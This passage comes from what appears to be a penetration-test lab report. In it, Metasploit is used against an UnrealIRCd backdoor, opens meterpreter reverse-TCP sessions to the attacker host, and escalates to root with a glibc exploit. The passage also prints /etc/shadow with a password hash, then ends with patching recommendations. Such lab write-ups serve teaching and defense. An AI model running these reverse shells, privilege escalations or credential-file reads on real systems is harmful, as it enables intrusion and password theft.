[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.100.6:4433
[*] Sending stage (985320 bytes) to 192.168.100.5
[*] Meterpreter session 2 opened (192.168.100.6:4433 -> 192.168.100.5:33278) at 2024-04-21 15:10:2
9 -0400
[-] Failed to start exploit/multi/handler on 4433, it may be in use by another process.
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                   Information                                                Conne
ction
  --  ----  ----                   -----------                                                ----
----
  1         shell cmd/unix                                                                     192.1
68.100.6:4444 -> 192.168.100.5:54601 (192.168.100.5)
  2         meterpreter x86/linux  uid=1000, gid=1000, euid=1000, egid=1000 @ 192.168.100.5  192.1
68.100.6:4433 -> 192.168.100.5:33278 (192.168.100.5)

msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > use post/multi/recon/local_exploit_suggester
msf5 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available e
xploits

msf5 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
```

Fig(21) Setting up meterpreter> post-exploitation

Commands:

- Sessions -u 1 (Setting up meterpreter session on the current session)
- Sessions (to look for active session)
- use post/multi/recon/local_exploit_suggester
- set session 2

```
/bin/bash 111x42
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.100.5 - Collecting local exploits for x86/linux...
[*] 192.168.100.5 - 34 exploit checks are being tried...
[+] 192.168.100.5 - exploit/linux/local/desktop_privilege_escalation: The target is vulnerable.
[+] 192.168.100.5 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.100.5 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.100.5 - exploit/linux/local/network_manager_vpnc_username_priv_esc: The service is running, but cou
ld not be validated.
[+] 192.168.100.5 - exploit/linux/local/pkexec: The target appears to be vulnerable.
[+] 192.168.100.5 - exploit/linux/local/rds_rds_page_copy_user_priv_esc: The target appears to be vulnerable.
[*] Post module execution completed
```

Fig(22) executing post module

```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
msf5 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on.
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 2
session => 2
```

Fig(23) Using Privilege Escalation Exploit

Commands:

- use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
- set session 2

```
msf5 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          2                yes       The session to run this module on.
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set lhost 192.168.100.6
lhost => 192.168.100.6
```

Fig(24)Set-up Payload

Commands:

- set PAYLOAD linux/x86/meterpreter/reverse_tcp
- set LHOST 192.168.100.6

```
msf5 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.100.6:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.InW44' (1271 bytes) ...
[*] Writing '/tmp/.rvNfEUE' (229 bytes) ...
[*] Writing '/tmp/.h5h6s2dT' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (985320 bytes) to 192.168.100.5
[*] Meterpreter session 3 opened (192.168.100.6:4444 -> 192.168.100.5:42022) at 2024-04-21 15:38:03 -0400

meterpreter > shell
Process 3157 created.
Channel 1 created.
whoami
root
```

Fig(25) Execution of Privilege Escalation Exploit Getting Root Access

Commands:

- On msfconsole: run
- On meterpreter: shell
- On shell:
    - Whoami (to check priviledge)
    - cat /etc/shadow (password Hash File)

```
cat /etc/shadow
root:!:18177:0:99999:7:::
daemon:*:14889:0:99999:7:::
bin:*:14889:0:99999:7:::
sys:*:14889:0:99999:7:::
sync:*:14889:0:99999:7:::
games:*:14889:0:99999:7:::
man:*:14889:0:99999:7:::
lp:*:14889:0:99999:7:::
mail:*:14889:0:99999:7:::
news:*:14889:0:99999:7:::
uucp:*:14889:0:99999:7:::
proxy:*:14889:0:99999:7:::
www-data:*:14889:0:99999:7:::
backup:*:14889:0:99999:7:::
list:*:14889:0:99999:7:::
irc:*:14889:0:99999:7:::
gnats:*:14889:0:99999:7:::
nobody:*:14889:0:99999:7:::
libuuid:!:14889:0:99999:7:::
syslog:*:14889:0:99999:7:::
messagebus:*:14889:0:99999:7:::
avahi-autoipd:*:14889:0:99999:7:::
avahi:*:14889:0:99999:7:::
couchdb:*:14889:0:99999:7:::
usbmux:*:14889:0:99999:7:::
speech-dispatcher:!:14889:0:99999:7:::
kernoops:*:14889:0:99999:7:::
pulse:*:14889:0:99999:7:::
rtkit:*:14889:0:99999:7:::
saned:*:14889:0:99999:7:::
hplip:*:14889:0:99999:7:::
gdm:*:14889:0:99999:7:::
philip:$6$TwlwOBEW$oE.zsk0kv49kWaw5/EbuqoUn1ypkR6zVDWyu7nN89Ac5/0CHZDQPEe48nstKX2xiF/9mLlQlDdwTPavXgDEUS0:18182
:0:99999:7:::
mysql:!:18177:0:99999:7:::
ftp:*:18177:0:99999:7:::
```

Fig(26) Password Hashes on Root

4. Recommendations[8]:

- CyberColony needs to do Patch Management as soon as possible, CyberColony must update its software to the latest patched version. UnrealIRCd patch management is important to the version where this vulnerability is patched version latest than 2010
- CyberColony should perform regular vulnerability assessments of their systems to avoid these severe weaknesses that lead attackers to enter the target host
- Hire security consultants to guide them regularly if required so that it will help them avoid such vulnerabilities.
- Must implement an Incident Response team that tackles attacks like Zero-Day attacks, Birthday attacks, etc
- Look into ports and services running on them and if the service is vulnerable then as said update it to a patched version or close that port if not in use.
- Keep system and data protected against new vulnerabilities Stay Updated.

References:

[1] 5 Phases of Hacking - GeeksforGeeks

[2] Nmap Scripting Engine (NSE) | Nmap Network Scanning

[3] Path Traversal | OWASP Foundation

[4] NVD - CVE-2012-1823 (nist.gov) : about related vulnerability PHP CGI

[5] PHP CGI Argument Injection (rapid7.com) : about PHP CGI Argument

[6] Full Disclosure: Fw: [irc-security] UnrealIRCd 3.2.8.1 backdoored on official ftp and site (seclists.org) : details about UnrelIRCd

[7] https://www.youtube.com/watch?v=3MPd6_kPSnY : Exploiting Ports 6667&6697

[8] Implementing a vulnerability management process - UK Government Security